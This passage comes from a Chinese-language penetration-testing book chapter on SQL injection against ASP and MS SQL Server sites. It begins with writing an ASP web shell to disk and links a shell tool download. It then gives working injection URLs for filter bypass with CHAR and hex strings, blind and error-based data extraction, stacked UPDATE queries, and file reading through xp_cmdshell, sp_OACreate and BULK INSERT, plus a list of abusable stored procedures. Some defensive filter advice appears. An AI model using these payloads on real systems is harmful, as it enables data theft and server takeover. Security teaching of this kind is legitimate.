LANGUAGE=JAVASCRIPT">eval(Request.form("aaa"))%2b'\'%2b@name">h:\test\web\shell.asp'

```

然后用相应的 HTML 客户端来访问此 shell 即可，完整代码可从安全焦点网站下载：

```

http://www.xfocus.net/tools/200404/icyfox007v1.10.rar

```

注意：用 ECHO 来写入文件时，像 “<>” 这些特殊符号，前面必须加上转义字符 “^”。

第二种，利用 SQL server 的 OLE 对象接口，直接调用 FSO 写入文件。SQL 语句如下：

```
backup database lalala to disk='h:\test\web\shell4.asp' with DIFFERENTIAL
```

10.2.6 突破限制

以上所有演示都基于最理想的测试环境，即没有任何的限制。在真正的渗透测试过程中，有可能会遇到各种各样的条件限制，下面就一些可能存在的限制进行探讨。

10.2.6.1 特殊字符过滤

传统的 SQL 注入攻击中，单引号有着非常特殊的意义，如测试某页面是否存在 SQL 注入漏洞，一般会提交如下 URL：

```
http://192.168.10.198/search.asp?id=1'
```

SQL 注入过程中需要提交字符串参数时，也会需要用到单引号，如：

```
http://192.168.10.198/search.asp?id=1 and 'xfocus'=user
```

所以现在稍微有点安全意识的程序员会把参数中的单引号过滤掉，或者替换为两个单引号。但如果不问青红皂白，把所有类型的参数都进行这样的过滤，还是会存在安全隐患。过滤单引号对字符型的 SQL 注入能起到非常有效的防御作用，但对于数字型的 SQL 注入就无效了。因为对于数字型的 SQL 注入，不用单引号也可以达到提交字符串的效果，常用的办法有三种。

第一种，用 MSSQL 中的 CHAR 函数来组合字符串。CHAR 函数可以将 int ASCII 代码转换为字符的字符串。字符“x”的 ASCII 码为 120，即 16 进制的 0x78，所以以下等式是成立的：

```
'x' = char(120) = char(0x78)
```

以下两个 URL 效果是等价的：

```
http://192.168.10.198/search.asp?id=1 and user=char(120)%2bchar(102)%2bchar(111)%2bchar(99)%2bchar(117)%2bchar(115)
```

```
http://192.168.10.198/search.asp?id=1 and 'xfocus'=user
```

第二种，使用二进制字符串。字符“x”的十六进制为 0x78，二进制为 0x7800，相应的，“xfocus”字符串的二进制为 0x780066006f00630075007300，所以以下 URL 跟上述 URL 都是等价的：

```
http://192.168.10.198/search.asp?id=1 and user=0x780066006f00630075007300
```

第三种，利用数据库中已有的字符串。例如要判断当前连接数据库的账号是否为“dbo”，先想办法用正常途径往数据库里面插入这个字符，如利用注册信息里面的用户名或密码等字段。然后：

```
http://192.168.10.198/search.asp?id=1 and user=(select 某字段 from 某表 where ID=x)
```

通过以上的介绍可以知道对于数字型的 SQL 注入，单纯的过滤单引号是远远不够的，许

多程序员也意识到了这个问题。于是程序员们开始把“select”、“insert”等 SQL 关键字加入到过滤列表中，最常见的过滤函数类似如下：

```
Function SQLFix(TextIn)
  if not isnull(TextIn) or TextIn <> "" then
    Dim Temp
    Temp=Replace(TextIn, "'", "''")
    Temp=Replace(Temp, "select", "")
    Temp=Replace(Temp, "update", "")
  else
    SQLFix=TextIn
  end if
End Function
```

上述函数的作用是把“select”等 SQL 关键字替换为空。这样就高枕无忧了吗？答案是否定的。在解释原因之前先来看看 VBScript 中 Replace 函数的定义：

```
Replace(expression, find, replacewith[, start[, count[, compare]]])
```

这个函数总共有六个参数，但一般程序员只会指定前面三个参数。最后一个 compare 参数的定义如下：

compare
Optional. Numeric value indicating the kind of comparison to use when evaluating substrings. See Settings section for values. If omitted, the default value is 0, which means perform a binary comparison.

这个参数是可选的，通过指定不同的参数来指示函数以何种方式进行字符串比较。可选的参数有两个，一是以二进制方式（值为 0）进行比较，一是以文本方式（值为 1）进行比较。如果省略这个参数，就默认以二进制的方式进行字符串比较。通俗地说，二进制方式意思就是字符比较时大小写敏感，文本方式大小写不敏感。

SQL Server 对命令的大小写是不敏感的，所以通过改变 SQL 关键字的大小写，如把“select”变为“sELecT”，不仅能绕过字符过滤，而且命令也能够正常地运行，所以真正安全可靠的过滤函数应该类似于：

```
Function SQLFix(TextIn)
  if not isnull(TextIn) or TextIn <> "" then
    Dim Temp
    Temp=Replace(TextIn, "'", "''")
    Temp=Replace(Temp, "select", "", 1, -1, 1)
    Temp=Replace(Temp, "update", "", 1, -1, 1)
  else
    SQLFix=TextIn
  end if
End Function
```


以上只是简单的演示，真正应用时，需要把所有相关的 SQL 关键字都添加到过滤列表。其实对于数字型的 SQL 注入，防御不需要那么复杂，把参数用 IsNumeric 函数判断一下就行了。

10.2.6.2 不显示错误信息

之前所有演示中，都是通过从 IIS 返回的错误信息中获取我们所需要的数据。在服务器不显示错误信息的情况下是不是就没有办法了呢？其实不然，只不过道路会曲折一点而已。基本的原理是把要获取的数据与某个数值进行比较，如果相等，那么页面应该正常显示。根据要获取的信息数据类型的差别分为两种情况来讨论。

第一种，获取 INT 型数据。例如想了解当前数据库中几张表，先猜它是否大于 10：

```
http://192.168.10.198/search.asp?id=1 and (select count(*) from sysobjects where xtype='U')>10
```

如果页面显示不正常，那么更改数值继续猜，直到页面显示正常为止。适当地使用折半算法可以加速猜测过程。

第二种，获取字符串数据。把字符串拆分出来，对字符进行猜测，例如要猜测当前连接数据库的用户的第一个字符：

```
http://127.0.0.1/search.asp?id=1 and SUBSTRING(user,1,1)='x'
```

不想用单引号，把字符转换为 ASCII 码后再猜测也可以：

```
http://127.0.0.1/search.asp?id=1 and ASCII(SUBSTRING(user,1,1))=120
```

对于不回显错误信息的情况，虽然适当应用折半算法可以加速猜测过程，但手工猜测还是比较慢的。这时候利用一些工具、脚本来辅助猜测就显得比较重要了。

除了暴力猜测这个方法，还有一个小技巧可以参考一下。把想获取的数据插入到某张表的某个字段，然后通过访问正常的页面来获取数据，前提是必须了解相关的表结构。提交以下 URL 后，当前的数据库名和数据库账号将会更新到 article 表的第一条记录：

```
http://127.0.0.1/search.asp?id=1:update article set data=db_name(),link=user
```

效果如图 10.8 所示。



图 10.8 通过更新到数据表获取信息

10.2.7 其他技巧

本节主要介绍一些在 SQL 注入过程中可能用得上的技巧。

10.2.7.1 把所有记录连接成一个字符串

把表中的数据一条条显示出来比较麻烦，以下的 SQL 语句能把所有数据库库名连接成为一个字符串：

```
DECLARE @str VARCHAR(800)
SET @str='|'
SELECT @str=@str+name+'|' FROM master..sysdatabases
PRINT @str
```

下面的 SQL 语句同时取出多字段的全部数据：

```
DECLARE @str VARCHAR(800)
SET @str='|'
SELECT @str=@str+CAST(dbid as nvarchar)+'@'+name+'|' FROM master..sysdatabases
PRINT @str
```

效果如下：

```
|1@master|2@tempdb|3@model|4@msdb|5@pubs|6@Northwind|7@test|8@lalala|
```

在 SQL 注入过程中，如果要把组合好的字符串显示出来，必须先把它插入到临时表中，整个过程如下：

```
http://127.0.0.1/search.asp?id=1;create table tmp(str nvarchar(800));DECLARE @str
VARCHAR(800);SET @str='|';SELECT @str=@str%2bCAST(dbid as nvarchar)%2b'@'%2bname%2b'|' FROM
master..sysdatabases;insert into tmp values(@str);
```

```
http://127.0.0.1/search.asp?id=1 and (select str from tmp)>0
```

效果如下:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value
'|1@master|2@tempdb|3@model|4@msdb|5@pubs|6@Northwind|7@test|8@lalala|' to a column of data type
int.
```

```
/search.asp, line 23
```

10.2.7.2 UNICODE 字符猜测

ASCII 字符大小是一字节, 值介于 0~255 之间。UNICODE 字符(如汉字)大小是两字节, 值介于 0~65 535 之间。之前已经介绍过猜测 ASCII 字符的方法, 猜测 UNICODE 字符的方法也大同小异。如何确定字符是 ASCII 还是 UNICODE? 首先还是用 SUBSTRING 函数从目标中取出一位字符, 然后用 UNICODE 函数获取这个字符的整数值, 如果整数值大于 255, 说明此字符为 UNICODE 字符, 反之则为 ASCII 字符。猜测过程如下:

```
http://127.0.0.1/search.asp?id=1 and (select UNICODE(substring(UserName, 1, 1)) from [user]
where id=4)>32768
```

```
http://127.0.0.1/search.asp?id=1 and (select UNICODE(substring(UserName, 1, 1)) from [user]
where id=4)>16384
```

对于一个 UNICODE 字符, 用折半查找算法一般猜测 16 次就能得到结果。得到 UNICODE 字符的整数值后, 如何把它还原为字符? 例如想查询 23 433 这个整数值对应的 UNICODE 字符, 那么在 SQL Query Analyzer 输入以下命令即可:

```
select nchar(23433)
```

或者借助 SQL 注入也可以, 如提交以下 URL:

```
http://127.0.0.1/search.asp?id=1 and (select nchar(23433))>0
```

返回结果为:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value '
安' to a column of data type int.
```

```
/search.asp, line 23
```


10.2.7.3 读取文件的几种方法

第一种，利用 XP_CMDSHELL。

```
create table lalala.tmp (str nvarchar(800))
insert into lalala.tmp exec master..xp_cmdshell 'type c:\boot.ini'
drop table tmp
```

第二种，利用 OLE 对象接口。

```
create table lalala.tmp (str nvarchar(800))
declare @o int, @f int, @str nvarchar(4000)
exec sp_oacreate "scripting.filesystemobject", @o out
exec sp_oamethod @o, "opentextfile", @f out, "c:\boot.ini", 1
exec sp_oamethod @f, "readall", @str out
insert into lalala.tmp values(@str)
drop table tmp
```

第三种，BULK INSERT。

```
create table lalala.tmp (str nvarchar(800))
bulk insert lalala.tmp from 'c:\boot.ini'
drop table tmp
```

第四种，扩展存储过程 xp_readerrorlog。

```
create table lalala.tmp (str nvarchar(800), row int)
insert into tmp exec master..xp_readerrorlog 1, 'c:\boot.ini'
drop table tmp
```

如何把临时表中的数据读取出来不再赘述。上述所有方法都必须要有 sysadmin 权限才能成功！

10.2.7.4 其他有用的存储过程

表 10.1 只需 PUBLIC 权限

扩展存储过程	用途	使用范例
xp_getfiledetails	获取指定文件的详细信息，如大小、创建日期	exec master..xp_getfiledetails 'c:\boot.ini'
xp_ntsec_enumdomains	获取服务器名	exec master..xp_ntsec_enumdomains
xp_fileexist	判断目录/文件是否存在	exec master..xp_fileexist 'c:\boot.ini'
xp_msver	获取系统信息	exec master.dbo.xp_msver

表 10.2 需 sysadmin 权限

扩展存储过程	用途	使用范例
xp_availablemedia	列举可用的系统分区	exec xp_availablemedia
xp_enumgroups	列举系统中的用户组	exec xp_enumgroups
xp_makecab	将指定的多个文件压缩到一个档案中	exec xp_makecab 'c:\1.cab',MSZIP,1,'c:\boot.ini','c:\1.ini'
xp_unpackcab	解压档案	exec xp_unpackcab 'c:\1.cab','c:\tmp',1
xp_servicecontrol	控制指定的服务	exec xp_servicecontrol 'pause','schedule' exec xp_servicecontrol 'start','schedule' exec xp_servicecontrol 'stop','schedule'
xp_reg*	注册表相关扩展存储过程, PUBLIC 权限 只能运行其中的 xp_regread	略
sp_OA*	OLE 对象相关存储过程	略

参考资料

1. <http://www.xfocus.net>

网络安全焦点中文版网站。

2. <http://www.nsfocus.net>

绿盟科技技术版网站。

3. <http://www.lsd-pl.net>

LSD 组织的网站。他们关于 Unix 和 Windows 的文档非常经典，本书从中参考了很多内容。不过现在 LSD 有三人已经在微软工作，但愿他们还能公布他们的研究成果。

4. <http://www.phrack.org>

世界顶级的黑客杂志。有许多非常深入技术的文档。

5. <http://www.google.com>

非常感谢 google 这个搜索引擎，有很多资料都是通过它搜索到的。